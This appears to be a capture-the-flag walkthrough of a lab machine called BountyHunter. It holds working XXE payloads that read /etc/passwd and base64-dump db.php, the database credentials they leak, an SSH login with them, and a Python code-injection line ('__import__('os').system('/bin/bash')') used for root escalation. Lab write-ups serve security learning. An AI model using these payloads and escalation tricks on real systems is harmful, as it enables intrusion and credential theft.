



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 10.10.11.100




┌──(root💀kali)-[/home/kali/Downloads]


└─# dirb <http://10.10.11.100/>



<http://10.10.11.100/resources/>




<http://10.10.11.100/resources/README.txt>





┌──(root💀kali)-[/home/kali/Downloads]


└─# dirb http://10.10.11.100/ -X .php




<http://10.10.11.100/portal.php>











Since it is a hash, you need to decode it first.


Let’s decode it first as Url and then as Base64.

<https://ostermiller.org/calc/encode.html>



<https://github.com/payloadbox/xxe-injection-payload-list>





Let’s change the payload we find according to ourselves.

Modified content:

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>

<bugreport>


<title>&ent;</title>

<cwe>test</cwe>

<cvss>test</cvss>


<reward>test</reward>

</bugreport>




And let’s hash again for system recognition

First Base64 encode the next Url



Output:


PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIHJl%0AcGxhY2UgWzwhRU5USVRZIGVudCBTWVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCI%2BIF0%2BCgkJPGJ1%0AZ3JlcG9ydD4KCQk8dGl0bGU%2BJmVudDs8L3RpdGxlPgoJCTxjd2U%2BdGVzdDwvY3dlPgoJCTxjdnNz%0APnRlc3Q8L2N2c3M%2BCgkJPHJld2FyZD50ZXN0PC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B



Username: development

Let’s check the contents of the .php document we found earlier.

To do this, select the appropriate payload



Modified content:

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=db.php">]>

<bugreport>

<title>&ac;</title>

<cwe>test</cwe>


<cvss>test</cvss>


<reward>test</reward>

</bugreport>

Output:

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZv%0AbyBbPCFFTlRJVFkgYWMgU1lTVEVNICJwaHA6Ly9maWx0ZXIvcmVhZD1jb252ZXJ0LmJhc2U2NC1l%0AbmNvZGUvcmVzb3VyY2U9ZGIucGhwIj5dPgoJCTxidWdyZXBvcnQ%2BCgkJPHRpdGxlPiZhYzs8L3Rp%0AdGxlPgoJCTxjd2U%2BdGVzdDwvY3dlPgoJCTxjdnNzPnRlc3Q8L2N2c3M%2BCgkJPHJld2FyZD50ZXN0%0APC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B





Output:

PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=




$dbusername = "admin";


$dbpassword = "m19RoAU0hP41A1sTsq6K";

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [development@10.10.11.100](mailto:development@10.10.11.100)


Password: m19RoAU0hP41A1sTsq6K







User.txt: 20951093cbce6ee2da83347e5b1f02a7

development@bountyhunter:~$ sudo –l



development@bountyhunter:~$ cat /opt/skytrain\_inc/ticketValidator.py





development@bountyhunter:~$ cd /tmp

development@bountyhunter:/tmp$ cat test.md


Code:


# Skytrain Inc

## Ticket to root

\_\_Ticket Code:\_\_

\*\*102+ 10 == 112 and \_\_import\_\_('os').system('/bin/bash') == False



development@bountyhunter:/tmp$ chmod 777 test.md 

Root.txt: 239975d6dab565467f77915310b952b9